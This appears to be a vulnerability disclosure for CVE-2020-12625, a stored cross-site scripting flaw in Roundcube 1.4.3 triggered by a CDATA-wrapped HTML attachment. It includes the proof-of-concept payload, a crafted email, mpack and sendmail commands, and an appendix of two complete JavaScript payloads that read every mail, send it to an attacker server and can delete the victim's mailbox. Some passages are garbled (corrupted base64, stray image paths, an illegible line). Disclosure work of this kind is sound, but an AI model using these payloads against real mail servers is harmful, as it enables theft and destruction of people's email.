

# Roundcube Disclosures

Version 1.4.3

## Environment:

- Roundcube Version 1.4.3
- Linux

## Findings:

### 1. CVE-2020-12625: Cross-Site Scripting (XSS) via Malicious HTML Attachment

#### Description:

By leveraging the “<![CDATA[...]]>” XML element in a mail with a “text/html” attachment, an attacker can bypass the Roundcube script filter and execute arbitrary malicious JavaScript in the victim’s browser when the malicious email is clicked.

An attacker can use the XSS to impersonate the user and:

- Exfiltrate/Read all the victim’s emails
- Delete all of the victim’s emails
- Hijack victim’s browser
- Etc.

#### Proof of Concept:

As mentioned above, by using “<![CDATA[...]]>”, an attacker can use a “text/html” attachment that will result in an XSS when the victim opens the email.

XML/HTML file containing a simple XSS:

```
<label id="xss"><![CDATA[  
<script type="text/javascript">  
alert(document.location+"\n"+document.cookie);  
</script>  
]]></label>
```

Now we are interested in creating a valid email with the above file. This can be achieved in multiple ways, but in this case, “mpack<sup>1</sup>” was used.

**Note:** Because “mpack” does not support “text/html” formats, we use an “application/html” format which we later manually modify.

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<sup>1</sup> <https://linux.die.net/man/1/mpack>

The resulting valid email using the above XSS:

```
Message-ID: <10597.1586954798@tester>
Mime-Version: 1.0
Subject: XML HTML XSS
Content-Type: multipart/mixed; boundary="--"

This is a MIME encoded message. Decode it with "munpack"
or any other MIME reading software. Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
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Content-Type: text/html; name="xss.xml"
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="xss.xml"
Content-MD5: u3TPnyqjJjkLsagJAZnTNg==

PGxhYmVsIGlkPSJ4c3MiPjwhW0NEQVRBWo8c2NyaXB0IHR5cGU9InRleHQvamF2YXNjcmlw
dCI+CmFsZXJ0KGRvY3VtZW50LmxvY2F0aW9uKyJcbiIrZG9jdW11bnQuY29va211KTSKPC9z
Y3JpcHQ+C1ldPjwvGFizWw+Cg==


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```

We can then use “sendmail<sup>2</sup>” or other solutions to send the email to the victim, in this case “guest@localhost”.

If we view the attacker’s terminal, the attack would look like this:

```
guest@tester:~/Roundcube/XSS$ mpack -s "XML HTML XSS" -c "application/html" xss.xml -o xml_xss.mail.original
guest@tester:~/Roundcube/XSS$ cp xml_xss.mail.original xml_xss.mail
guest@tester:~/Roundcube/XSS$ nano xml_xss.mail
guest@tester:~/Roundcube/XSS$ diff xml_xss.mail xml_xss.mail.original
10c10
< Content-Type: text/html; name="xss.xml"
---
> Content-Type: application/html; name="xss.xml"
guest@tester:~/Roundcube/XSS$ sendmail guest@localhost < xml_xss.mail
guest@tester:~/Roundcube/XSS$
```

And the XSS will trigger when the victim clicks on the malicious email:




<sup>2</sup> <https://linux.die.net/man/8/sendmail.sendmail>



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We consider the “Super Secret” email a legitimate email containing sensitive information that the attacker is interested in obtaining.



When the victim clicks on the malicious mail (“Super XML HTML XSS”), all mails, including “Super Secret”, will be sent to the attacker’s server.

[illegible]

By decoding the base64 message, the attacker can read the exfiltrated messages' content.

**Note:** The GET based exfiltration vector is limited to the URL max length limit (2048 characters). For exfiltrating bigger payloads, a POST based XSS can be used instead.

# Appendix

## JavaScript code for exfiltrating via GET parameter and deleting mails:

```
//GET LOCATION
base_url = document.location.toString().split("?")[0];

//Attacker server to receive mails
attacker_ip = <SERVER_HOSTNAME>;
attacker_server = document.location.protocol + "://" + attacker_ip + "/";

//Delete evil xxs mail (no traces left behind)
delete_xss_mail = false;
//delete_xss_mail = true;

//Delete all mails (need I point out that this is evil and unethical)
delete_all_mails = false;
//delete_all_mails = true;

//Load Function
function load(url) {
    resp = fetch(url).then(response => {
        return response.text().then((text) => {return text;});
    });
    return resp;
}

//GET IDS
async function get_mail_ids() {
    params = "?_task=mail&_action=list&_refresh=1&_remote=1";
    resp = await load(base_url + params);
    x = JSON.parse(resp).exec.split("this.add_message_row(");
    x.shift(); //Eliminate first elem
    ids = [];
    x.forEach(i =>
        ids.push(i.split(",")[0])
    );
    return ids;
}

//GET Mail
async function get_mail(id) {
    params = "?_task=mail&_uid="+id+"&_action=show";
    resp = await load(base_url + params);
    return resp;
}

//GET Mails
async function get_mail_promisses() {
    mail_promisses = [];
    ids = await get_mail_ids();
    ids.forEach(id => mail_promisses.push(get_mail(id)));
    return mail_promisses;
}

//Send mails to attacker
async function send_mails(attacker_server){
    mail_promisses = await get_mail_promisses();

    //Create hidden iframe to exfil mail via src
    var ifrm = document.createElement("iframe");
    ifrm.setAttribute("src", attacker_server+"?initial_request");
    ifrm.setAttribute("hidden", "true");
    document.body.append(ifrm);

    mail_promisses.forEach(mail =>
        mail.then(resp => {ifrm.src = attacker_server + "?" + btoa(resp);})
    );
}

//Get Request Token
async function get_rc_token(){
    resp = await load(base_url);
    token = resp.split('"request_token:"')[1].split('"')[0];
}
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    return token;
}

//Delete XSS Mail
async function do_delete_xss_mail(){
    //Current mail (identified by "_uid") contains the xss
    id = JSON.parse('{"' + decodeURI(document.location.search.substring(1).replace(/&/g,
"\",\"").replace(/=/g, "\":\"")) + '}"')[ "_uid"]
    //CSRF Token
    token = await get_rc_token();

    params = "?_task=mail&_action=delete";
    url = base_url + params;

    fetch(
        url, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded',
                'X-Roundcube-Request': token,
            },
            body: "_uid="+id+"&_remote=1"
        }
    )
}

//Delete all mails
async function do_delete_all_mails(){
    //CSRF Token
    token = await get_rc_token();

    params = "?_task=mail&_action=delete";
    url = base_url + params;

    fetch(
        url, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded',
                'X-Roundcube-Request': token,
            },
            body: "_uid=*&_remote=1"
        }
    )
}

//Fun happens here
function main(){
    send_mails(attacker_server);
    if(delete_xss_mail === true){
        do_delete_xss_mail();
    }
    if(delete_all_mails === true){
        do_delete_all_mails();
    }
}

main();

```

## JavaScript code for exfiltrating via POST parameter and deleting mails:

```
//GET LOCATION
base_url = document.location.toString().split("?")[0];

//Attacker server to receive mails
attacker_ip = <SERVER_HOSTNAME>;
attacker_server = document.location.protocol + "://" + attacker_ip + "/";

//Delete evil xxs mail (no traces left behind)
delete_xss_mail = false;
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//Load Function
function load(url) {
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        return response.text().then((text) => {return text;});
    });
    return resp;
}

//GET IDS
async function get_mail_ids() {
    params = "?_task=mail&_action=list&_refresh=1&_remote=1";
    resp = await load(base_url + params);
    x = JSON.parse(resp).exec.split("this.add_message_row(");
    x.shift(); //Eliminate first elem
    ids = [];
    x.forEach(i =>
        ids.push(i.split(",")[0])
    );
    return ids;
}

//GET Mail
async function get_mail(id) {
    params = "?_task=mail&_uid="+id+"&_action=show";
    resp = await load(base_url + params);
    return resp;
}

//GET Mails
async function get_mail_promisses() {
    mail_promisses = [];
    ids = await get_mail_ids();
    ids.forEach(id => mail_promisses.push(get_mail(id)));
    return mail_promisses;
}

//Send mails to attacker
async function send_mails(attacker_server){
    mail_promisses = await get_mail_promisses();

    //Create hidden iframe to exfil mail via src
    var ifrm = document.createElement("iframe");
    ifrm.setAttribute("src", attacker_server+"?initial_request");
    ifrm.setAttribute("hidden", "true");
    document.body.append(ifrm);

    mail_promisses.forEach(mail =>
        mail.then(resp => {
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                    method: 'POST',
                    body: btoa(resp)
                }
            );
        })
    );
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"\",\"").replace(/=/g, "\",\"") + '"}')[ "_uid"]
    //CSRF Token
    token = await get_rc_token();

    params = "?_task=mail&_action=delete";
    url = base_url + params;

    fetch(
        url, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded',
                'X-Roundcube-Request': token,
            },
            body: "_uid="+id+"&_remote=1"
        }
    )
}

//Delete all mails
async function do_delete_all_mails(){
    //CSRF Token
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    params = "?_task=mail&_action=delete";
    url = base_url + params;

    fetch(
        url, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded',
                'X-Roundcube-Request': token,
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            body: "_uid=*&_remote=1"
        }
    )
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//Fun happens here
function main(){
    send_mails(attacker_server);
    if(delete_xss_mail === true){
        do_delete_xss_mail();
    }
    if(delete_all_mails === true){
        do_delete_all_mails();
    }
}

main();

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